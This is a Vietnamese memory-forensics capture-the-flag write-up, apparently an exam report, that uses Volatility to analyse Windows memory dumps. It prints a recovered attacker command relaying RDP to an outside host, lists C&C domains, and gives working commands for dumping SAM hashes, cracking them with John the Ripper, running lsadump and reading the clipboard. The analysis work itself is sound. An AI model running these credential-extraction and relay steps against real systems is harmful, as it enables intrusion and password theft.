Ở địa chỉ 0x87b6b030 có một tiến trình iexplore.exe nhưng mà nó lạ lăm, tại 0x89898030, cmd.exe đang được chạy như một process con của thằng kia, cái này làm mình nghi ngờ, đây là một dạng điển hình của backdoor luôn, chạy process rồi gắn cái shell vào để thực hiện mục đích đó theo ý hacker.

Xem thêm thông tin process với PID là 2772. Sử dụng cmdline
`./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 cmdline -p 2772`

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 cmdline -p 2772
Volatility Foundation Volatility Framework 2.6
*****
iexplore.exe pid: 2772
Command line : "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"
```

Vậy là rõ ràng rồi, process hệ thống nào mà lại chạy đường dẫn lạ đến "lộ thiên" vậy ??? Caught you, bitch !

Có thể check một tiến trình ứng dụng "Internet Explorer" bình thường được chạy bằng cách vào xem process có PID là 1136 (Đường dẫn mặc định là C:\Program Files\Internet Explorer\iexplore.exe):

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 cmdline -p 1136
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 cmdline -p 1136
Volatility Foundation Volatility Framework 2.6
*****
iexplore.exe pid: 1136
Command line : "C:\Program Files\Internet Explorer\iexplore.exe"
```

Bây giờ ta sẽ tính toán **md5 checksum** của đường dẫn để submit của C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe. Mình sử dụng [this site](#) để tính toán cho gọn

Hoặc sử dụng command này. -n để loại bỏ "ký tự xuống dòng" khi xuất ra và nhớ một trường hợp đặc biệt trên hệ thống **Unix** \ echo "\u" sẽ không in ra gì cả (vì \u và \u là một dạng unicode specifier. Do đó, mình \u sẽ bị xóa) sử dụng echo -E "\u" để tiện sử dụng.

```
echo -n -E "C:\\Users\\John Doe\\AppData\\Roaming\\Microsoft\\Internet Explorer\\Quick Launch\\iexplore.exe" | md5sum
```

FLag: 49979149632639432397b3a1df8cb43d

Command & Control - level 4

Title: Malware analysis

Point: 35 Points

Level: Medium

Thi thực hành cuối kì

Description: Berthier, thanks to this new information about the processes running on the workstation, it's clear that this malware is used to exfiltrate data. Find out the ip of the internal server targeted by the hackers!

The validation flag should have this format : IP:PORT

The uncompressed memory dump md5 hash is
e3a902d4d44e0f7bd9cb29865e0a15de

Solution:

Công cụ sử dụng: Volatility

Tiếp tục từ bài **Command & Control - level 3**. Chúng ta đã biết có một malware đang chạy dưới PID 2772 – nó là backdoor. Bây giờ chúng ta sẽ “đào sâu” hơn và xem thông tin kết nối của nó. Dùng netscan:

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 netscan | grep 2772
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 netscan | grep 2772
Volatility Foundation Volatility Framework 2.6
0x1dedb4f8      TCPv4      127.0.0.1:49178          127.0.0.1:12080
ESTABLISHED      2772      iexplore.exe
```

Đây không phải là port và IP đang tìm kiếm. Có lẽ attacker đã ngắt process thực sự đi trước khi chúng ta dump file. Giờ chúng ta hy vọng, hacker vẫn còn để lại lịch sử các lệnh trong **CONSOLE INFORMATION**, dùng consoles:

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 consoles
```

Thi thực hành cuối kì

```
*****
ConsoleProcess: conhost.exe Pid: 2168
Console: 0x1081c0 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1616 Handle: 0x64
_____
CommandHistory: 0x427a60 Application: tcprelay.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
_____
CommandHistory: 0x427890 Application: whoami.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
_____
CommandHistory: 0x427700 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x64
_____
Screen 0x416348 X:80 Y:300
Dump:
```

Chúng ta cần biết sơ một số ứng dụng tiêu biểu

- tcprelay.exe – Tạo một TCP connection forwarder
- consolehost.exe – cho phép cmd.exe làm việc với Windows Explorer
- whoami.exe - Display user.

Vậy thì ta có thể đoán được attacker đã mở một shell cmd.exe , sau đó sử dụng tcprelay.exe cho TCP port forwarder và whoami.exe chắc là để kiểm tra xem shell có hoạt động với xem quyền của user (cái này mình cũng thường hay làm khi có được shell). Sau khi xong việc thì đóng cái session này đi. Cơ bản thì commands được nhập vào cmd.exe được xử lý bởi conhost.exe vậy nếu chúng ta may mắn , ta có thể lấy được thông tin từ bằng cách dump memory của conhost.exe

Tạo folder mới cho các **dumped files** và sử dụng memdump để dump process 2168:

```
mkdir testResult && ./volatility_2.6_lin64_standalone -f ch2.dmp --
profile=Win7SP0x86 memdump -p 2772 -D testResult
```

Vào thư mục testResult và đọc các dữ liệu liên quan đến tcprelay.exe command:

```
strings 2168.dmp | grep tcpreplay
```

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/testResult]
$ strings 2168.dmp | grep tcprelay
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
tcprelay.c
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe"
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe[g]
C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe
5C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe[g]
```

We can see the connection has been built by hacker

Flag: **192.168.0.22:3389**

Command & Control - level 5

Title: Memory analysis

Point: 25 Points

Level: Medium

Description: Berthier, the malware seems to be manually maintained on the workstations. Therefore it's likely that the hackers have found all of the computers' passwords. Since ACME's computer fleet seems to be up to date, it's probably only due to password weakness. John, the system administrator doesn't believe you. Prove him wrong!

Find john password.

The uncompressed memory dump md5 hash is
e3a902d4d44e0f7bd9cb29865e0a15de

Solution:

Công cụ sử dụng: Volatility, John the Ripper

Tiếp tục từ **Command & Control - level 4**. Nhiệm vụ là tìm mật khẩu ông **John** này. (Vì ổng không tin mình ??)

Cái này khá dễ, nhưng mình phải biết đến khái niệm "Security Accounts Manager" (SAM). [Reference link](#)

The SAM registry file có được lưu trữ tại C:\WINDOWS\system32\config, nhưng nó lúc nào cũng bị lock vào không thể xâm nhập trực tiếp vào. Nhiệm vụ chính là giữ mật khẩu đăng nhập Window dưới dạng hash để khi người dùng nhập mật khẩu thì nó sẽ hash ra và đổi chiều.

Chúng ta có thể sử dụng công cụ để crack nếu mật khẩu này đủ yếu.

Thi thực hành cuối kì

Đầu tiên, hiển thị thông tin danh sách hive. Dùng hivelist:

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 hivelist
[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____|_____|_____
0x8ee66740 0x141c0740 \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0 0x172ab9d0 \SystemRoot\System32\Config\DEFAULT
0x9670e9d0 0x1ae709d0 \??\C:\Users\John Doe\ntuser.dat
0x9670f9d0 0x04a719d0 \??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\UsrClass.dat
0x9aad6148 0x131af148 \SystemRoot\System32\Config\SAM
0x9ab25008 0x14a61008 \SystemRoot\System32\Config\SECURITY
0x9aba79d0 0x11a259d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720 0x0a7d4720 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8b20c008 0x039e1008 [no name]
0x8b21c008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
0x8b23c008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
0x8ee66008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD
```

Sau đó dump **SAM file** để tìm hash password. Sử dụng hashdump với -y flag trả đến virtual address của \REGISTRY\MACHINE\SYSTEM và -s trả vào

\SystemRoot\System32\Config\SAM. [View usages here](#)

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 hashdump -y
0x8b21c008 -s 0x9aad6148 > ~/hashedPassword.txt
```

Xuất vào file hashedPassword.txt cho tiện sử dụng sau này. Xem lướt một chút nội dung của nó

```
[~/Downloads/volatility_2.6_lin64_standalone]
$ cat ~/hashedPassword.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
John Doe:1000:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930 :::
```

Nếu muốn tìm hiểu chuyên sâu, tham khảo tại [SAM file structure / LM and NT hash](#)

Chúng ta chỉ quan tâm đến **NT** hash. Cracking **LM** sẽ không mang lại kết quả, nó chỉ tạo ra để cho tương thích ngược (backward compatibility) nếu Windows ở các phiên bản hệ cũ. Minh sử dụng tool có sẵn trong máy **Kali Linux** john (hoặc có thể cài đặt tool tương tự johnny) để crack hash string, sử dụng rockyou.txt có sẵn làm wordlist

```
cp /usr/share/wordlists/rockyou.txt.gz ~ && gzip -d ~/rockyou.txt.gz
```

Chỉ để tiện dùng thui :)) -> Sau đó dùng cái wordlist này đi crack các hash trong file hashedPassword.txt:

```
john --wordlist=~/rockyou.txt --format=NT ~/hashedPassword.txt
```

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ john --wordlist=~/rockyou.txt --format=NT ~/hashedPassword.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
passw0rd      (John Doe)
                  (Administrator)
2g 0:00:00:00 DONE (2022-03-30 11:55) 200.0g/s 499200p/s 499200c/s 652800C/s Liverpool..david123
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Wonderful !!! passw0rd là password cho (John Doe)

Flag: **passw0rd**

Command & Control - level 6

Title: Reverse engineering

Point: 50 Points

Level: Medium

Description: Berthier, before blocking any of the malware's traffic on our firewalls, we need to make sure we found all its C&C. This will let us know if there are other infected hosts on our network and be certain we've locked the attackers out. That's it Berthier, we're almost there, reverse this malware!

The validation password is a fully qualified domain name : hote.domaine.tld

The uncompressed memory dump md5 hash is
e3a902d4d44e0f7bd9cb29865e0a15de

NB : This challenge require the clearance of the level 3.

Solution:

Công cụ sử dụng: Volatility, Hybrid Analysis

Tiếp tục từ series **Command & Control**. Nhiệm vụ là tìm các **C&C domain**.

Tạo một thư mục BckDoorRev cho các dumped files, dump toàn bộ process với PID 2772

```
mkdir BckDoorRev && ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 procdump -p 2772 --dump-dir=BckDoorRev
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ mkdir BckDoorRev && ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 procdump -p 2772 --dump-dir=BckDoorRev
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase Name          Result
0x87b6b030 0x00400000 iexplore.exe          OK: executable.2772.exe
```

Rất có thể nó là file .exe . Nhưng cứ kiểm tra signature bằng lệnh **file** cho chắc cú:

Thi thực hành cuối kì

```
└─(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
└─$ cd BckDoorRev && file executable.2772.exe
executable.2772.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB),
for MS Windows
```

OK. Đúng là một file ***.exe** trên **Window OS**. Bây giờ thử reverse nó. Đây không phải là chủ đề Reverse Engineer nên mình sẽ nhờ [Hybrid Analysis](#) phân tích hộ. (Mình thử phân tích cơ bản bằng IDA nhưng không ra :v, nó được mã hóa và khó hơn mình tưởng 😐)
Xem "Network Behavior" trong phần "Incident Response"

Incident Response

Risk Assessment	
Fingerprint	Reads the active computer name
Remote Access	Reads terminal service related keys (often RDP related)
Evasive	Tries to sleep for a long time (more than two minutes)
Network Behavior	Contacts 5 domains and 2 hosts. View all details

Đây là tất cả các DNS Request tới một máy tính ngoài vùng mạng. Thủ submit từng cái:

Network Analysis Overview

DNS Requests

[Login to Download DNS Requests \(CSV\)](#)

Domain	Address	Registrar	Country
ns2.wrauzfevvo.com	-	-	-
whereare.sexyserbian	127.0.0.1 (Spoofed)	-	-
yOug.itisjustluck.com	127.0.0.1 (Spoofed)	-	-
th1sis.l1k3aK3y.org	127.0.0.1 (Spoofed)	-	-
furious.devilslife.com	106.187.41.154	-	🇯🇵 Japan

Contacted Hosts

[Login to Download Contacted Hosts \(CSV\)](#)

IP Address	Port/Protocol	Associated Process	Details
106.187.41.154	80 TCP	-	🇯🇵 Japan ASN: 2516 (KDDI CORPORATION)
72.246.151.179	80 TCP	-	🇺🇸 United States

Domain đúng cho challenge là **th1sis.l1k3aK3y.org**
Flag: **th1sis.l1k3aK3y.org**

e. Kịch bản 05

Yêu cầu 5. Thực hiện phân tích và điều tra, tìm flag dựa trên file dump bộ nhớ được cung cấp.

Thi thực hành cuối kì

- ❖ Tìm tên và mật khẩu của tài khoản người dùng trong bộ nhớ

Tìm phiên bản profile của image.

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem imageinfo
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Wi
n7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/virus/Downloads/volatility_2.6_lin64_standalone/Kb05-dp-E81
.vmem)
PAE type : No PAE
DTB   : 0x187000L
KDBG  : 0xf80002c430a0L
Number of Processors : 2
Image Type (Service Pack) : 1
    KPCR for CPU 0 : 0xfffff80002c44d00L
    KPCR for CPU 1 : 0xfffff800009ef000L
    KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2018-08-04 19:34:22 UTC+0000
Image local date and time : 2018-08-04 22:34:22 +0300
```

Liệt kê thông tin danh sách hive:

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win7SP1x64 hivelist
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual      Physical      Name
0xfffff8a00377d2d0 0x00000000624162d0 \??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x000000002d4c1010 [no name]
0xfffff8a000024010 0x000000002d50c010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053320 0x000000002d5bb320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000109410 0x0000000029cb4410 \SystemRoot\System32\Config\SECURITY
0xfffff8a00033d410 0x000000002a958410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005d5010 0x000000002a983010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001495010 0x0000000024912010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0016d4010 0x00000000214e1010 \SystemRoot\System32\Config\SAM
0xfffff8a00175b010 0x00000000211eb010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00176e410 0x00000000206db410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a002090010 0x00000000b92b010 \??\C:\Users\Rick\ntuser.dat
0xfffff8a0020ad410 0x00000000db41410 \??\C:\Users\Rick\AppData\Local\Microsoft\Windows\UsrClass.dat
```

Thực hiện tương tự để dump hash password từ file SAM và redirect output ghi vào file hashedPassword.txt . (Tùy chọn -y với địa chỉ ảo **0xfffff8a000024010** của System Register và **0x00000000214e1010** của path file SAM)

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xf
ffff8a0016d4010 > hashedPassword.txt
Volatility Foundation Volatility Framework 2.6

(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ cat hashedPassword.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Rick:1000:aad3b435b51404eeaad3b435b51404ee:518172d012f97d3a8fcc089615283940:::
```

Thi thực hành cuối kì

Sau một hồi thử crack bằng các tool khác nhau thì có vẻ như crack tay không được. Thủ dùng lsadump vì plugin này có thể spoil được các thông tin như:

- default password
- RDP public key
- Và credentials sử dụng bởi DPAPI.

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
└─$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
DefaultPassword
0x00000000 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 (.....)
0x00000010 4d 00 6f 00 72 00 74 00 79 00 49 00 73 00 52 00 M.o.r.t.y.I.s.R.
0x00000020 65 00 61 00 6c 00 6c 00 79 00 41 00 6e 00 4f 00 e.a.l.l.y.A.n.0.
0x00000030 74 00 74 00 65 00 72 00 00 00 00 00 00 00 00 00 t.t.e.r.....
DPAPI_SYSTEM
0x00000000 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ,.....
0x00000010 01 00 00 00 36 9b ba a9 55 e1 92 82 09 e0 63 4c ....6 ... U.....cL
0x00000020 20 74 63 14 9e d8 a0 4b 45 87 5a e4 bc f2 77 a5 .tc....KE.Z ...w.
0x00000030 25 3f 47 12 0b e5 4d a5 c8 35 cf dc 00 00 00 00 %?G ... M..5.....
```

Xóa hết mấy ký tự dư thừa đi, ta được chuỗi **MortyIsReallyAnOtter** đây cũng là password logon của system. Đề kêu ta tìm tài khoản người dùng . Vậy cứ lấy hash password trên đổi chiều với cái chuỗi này (được hash bằng NTML) ra lại thôi

NTLM Password Hasher

cross-browser testing tools

World's simplest online NTLM hash generator for web developers and programmers. Just paste your password in the form below, press the Calculate NTLM Hash button, and you'll get an NTLM hash. Press a button – get a hash. No ads, nonsense, or garbage.

 Like 51K

Announcement: We just added three new tools categories – [Text tools](#), [Image tools](#), and [Math tools](#). Check them out!

518172D012F97D3A8FCC089615283940

(undo)

Hash này bằng với hash của user **Rick**. Vậy đây chính là password ta cần tìm

- ❖ Tìm tên (ComputerName) và địa chỉ IP của máy tính mục tiêu.

Tiếp tục lấy lại thông tin từ hive. Ở đây ta có thể trích xuất nhiều thông tin hữu ích về đối tượng, ở đây mình tìm hostname và ipaddress.

- Đối với hostname, mình sẽ tìm trong đường dẫn mặc định thông thường trong window là **HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ComputerName**. Ví dụ trong máy mình:



Name	Type	Data
(Default)	REG_SZ	mnmsrvr
ComputerName	REG_SZ	LAPTOP-5Q6NPHNT

Thi thực hành cuối kì

Sử dụng plugin **printkey** và tùy chọn **-o** là địa chỉ của đường dẫn bắt nguồn (theo đường dẫn trên) **\REGISTRY\MACHINE\SYSTEM** và **-K** là đường dẫn cụ thể phần còn lại **ControlSet001\Control\ComputerName\ComputerName**

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K
"ControlSet001\Control\ComputerName\ComputerName"
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K "ControlSet001\Control\ComputerName\ComputerName"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2018-06-02 19:23:00 UTC+0000

Subkeys:

Values:
REG_SZ          : (S) mnmsrvc
REG_SZ      ComputerName : (S) WIN-LO6FAF3DTFE
```

Vậy hostname của máy target là **WIN-LO6FAF3DTFE**

- Tương tự đối với IP máy cũng được lưu trữ trong các đường dẫn sau đây:

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\

Tuy nhiên khi test thông tin trong **Registry** thì không có giá trị ở các trường này. Ta sẽ sử dụng bộ công cụ plugin network của **Volatility**.

Dùng netscan để show ra các connection với thông tin IP endpoint, Pid, timeCreated, ...

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win7SP1x64 netscan
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P) Proto Local Address          Foreign Address       State      Pid    Owner           Created
0x7d0f010 UDPV4 0.0.0.0:1900          ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:17 UTC+0000
0x7d623f0 UDPV4 192.168.202.131:6771  ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:22 UTC+0000
0x7d62f4c0 UDPV4 127.0.0.1:62307     ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:17 UTC+0000
0x7d62f920 UDPV4 192.168.202.131:62306 ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:17 UTC+0000
0x7d6424c0 UDPV4 0.0.0.0:50762       ::*:               *:*        4076 chrome.exe 2018-08-04 19:33:37 UTC+0000
0x7d6b4250 UDPV4 ::1:1900            ::*:               *:*        164  svchost.exe 2018-08-04 19:28:42 UTC+0000
0x7d6e3230 UDPV4 127.0.0.1:6771     ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:22 UTC+0000
0x7d6eed650 UDPV4 0.0.0.0:5355      ::*:               *:*        620  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d71c8a0 UDPV4 0.0.0.0:0          ::*:               *:*        868  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d71c8a0 UDPV6 ::::0              ::*:               *:*        868  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d74a390 UDPV4 127.0.0.1:52847    ::*:               *:*        2624 bittorrentie.e 2018-08-04 19:27:24 UTC+0000
0x7d7602c0 UDPV4 127.0.0.1:52846    ::*:               *:*        2308 bittorrentie.e 2018-08-04 19:27:24 UTC+0000
0x7d787010 UDPV4 0.0.0.0:65452     ::*:               *:*        4076 chrome.exe 2018-08-04 19:33:42 UTC+0000
0x7d789b50 UDPV4 0.0.0.0:50523     ::*:               *:*        620  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d789b50 UDPV6 ::::50523         ::*:               *:*        620  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d92a230 UDPV4 0.0.0.0:0          ::*:               *:*        868  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d92a230 UDPV6 ::::0             ::*:               *:*        868  svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d9e8b50 UDPV4 0.0.0.0:20830     ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:15 UTC+0000
0x7df4f560 UDPV4 0.0.0.0:0          ::*:               *:*        3856 WebCompanion.e 2018-08-04 19:34:22 UTC+0000
0x7df8c0b0 UDPV4 0.0.0.0:20830     ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:15 UTC+0000
0x7df8c0b0 UDPV6 ::::20830         ::*:               *:*        2836 BitTorrent.exe 2018-08-04 19:27:15 UTC+0000
```

Thi thực hành cuối kì

Ta thấy các luồng traffic đều đi từ một nguồn local. Vậy Ipaddress là **192.168.202.131**.

- ❖ Người dùng trên máy tính mục tiêu thích chơi một vài trò chơi điện tử cũ. Nếu tên trò chơi mà người này chơi. Cung cấp địa chỉ IP máy chủ của trò chơi.

Trong thông tin output sử dụng bằng **netscan**, ta thấy có trò chơi tên là “**LunarMS**” và có địa chỉ là **77.102.199.102**

- ❖ Người này dùng một tài khoản để đăng nhập vào một kênh tên là Lunar-3 trong trò chơi.
Tìm tên của tài khoản này

Câu này hint ít quá, chả hiểu kiểu gì luôn, chỉ có mỗi cái tên channel là “Lunar-3”.

Dump process ra rồi tìm thử, dùng **memdump**

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 memdump -p 708 -D .
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 memdump -p 708 -D .
Volatility Foundation Volatility Framework 2.6
*****
Writing LunarMS.exe [ 708] to 708.dmp
```

Sau đó dùng **strings** tìm các ký tự **readable** và grep với chuỗi hint “**Lunar-3**” và xem xung quanh **trên dưới 10 dòng** xem có gì đặc biệt không.

```
strings 708.dmp | grep "Lunar-3" -A 10 -B 10
```

```
Lunar-3
Lunar-4
L(dNVxdNV
L|eNV
{qf8
$m1Y
4v+Y
TI,Y
lx+Y
ty+Y
,y+Y\y+Y
--
magician
bowman
thief
pirate
Sound/
normal
pressed
disabled
mouseOver
keyFocused
Lunar-3
0tt3r8r33z3
Sound/UI.img/
BtMouseClick
Lunar-4
Lunar-1
Lunar-2
ScrollUp
Title
RollDown
WorldSelect
```

Thi thực hành cuối kì

Thấy có gì đó giống dạng flag **0tt3r8r33z3**, còn lại thì toàn trông như property hay method function gì đó. Đè không cho gì thêm nên chịu, mất cả tiếng làm luôn.

- ❖ Biết rằng người dùng này sử dụng dịch vụ lưu trữ trực tuyến để giữ tài khoản, mật khẩu cho email của mình do người này hay quên mật khẩu. Anh ta cũng có thói quen luôn luôn sao chép (copy-paste) mật khẩu để tránh sai sót. Tìm mật khẩu của người này.

Cái này thì dễ, tự nhiên vô tình được hint **copy-paste tức là có lưu trong bộ nhớ đệm**. Ta có thể dùng plugin ‘clipboard’ để xem thông tin này:

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 clipboard
```

[virus@kali]-[~/Downloads/volatility_2.6_lin64_standalone]				
\$./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 clipboard				
Session	WindowStation	Format	Handle	Object
1	WinSta0	CF_UNICODETEXT	0x602e3	0xfffff900c1ad93f0 M@il_Pr0vid0rs
1	WinSta0	CF_TEXT	0x10	
1	WinSta0	0x150133L	0x200000000000	
1	WinSta0	CF_TEXT	0x1	
			0x150133	0xfffff900c1c1adc0

Mật khẩu: **M@il_Pr0vid0rs**

- ❖ Bộ nhớ của người này được nhân viên điều tra trích xuất và thu lại do tình nghi máy tính bị nhiễm mã độc. Hãy tìm tên tiến trình mã độc (bao gồm cả extension). Mã độc này dưới dạng định dạng file gì?

List toàn bộ process dưới dạng cây để dễ theo dõi quan hệ

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 pstree
```

Name	Pid	PPid	Thds	Hnds	Time
0xfffffa801b27e060:explorer.exe	2728	2696	33	854	2018-08-04 19:27:04 UTC+0000
0xfffffa801b486b30:Rick And Morty	3820	2728	4	185	2018-08-04 19:32:55 UTC+0000
0xfffffa801a4c5b30:vmware-tray.ex	3720	3820	8	147	2018-08-04 19:33:02 UTC+0000
0xfffffa801b2f02e0:WebCompanion.e	2844	2728	0	—	2018-08-04 19:27:07 UTC+0000
0xfffffa801a4e3870:chrome.exe	4076	2728	44	1160	2018-08-04 19:29:30 UTC+0000
0xfffffa801a4eab30:chrome.exe	4084	4076	8	86	2018-08-04 19:29:30 UTC+0000
0xfffffa801a5ef1f0:chrome.exe	1796	4076	15	170	2018-08-04 19:33:41 UTC+0000
0xfffffa801aa00a90:chrome.exe	3924	4076	16	228	2018-08-04 19:29:51 UTC+0000
0xfffffa801a635240:chrome.exe	3648	4076	16	207	2018-08-04 19:33:38 UTC+0000
0xfffffa801a502b30:chrome.exe	576	4076	2	58	2018-08-04 19:29:31 UTC+0000
0xfffffa801a4f7b30:chrome.exe	1808	4076	13	229	2018-08-04 19:29:32 UTC+0000
0xfffffa801a7f98f0:chrome.exe	2748	4076	15	181	2018-08-04 19:31:15 UTC+0000
0xfffffa801b5cb740:LunarMS.exe	708	2728	18	346	2018-08-04 19:27:39 UTC+0000
0xfffffa801b1cdb30:vmtoolsd.exe	2804	2728	6	190	2018-08-04 19:27:06 UTC+0000
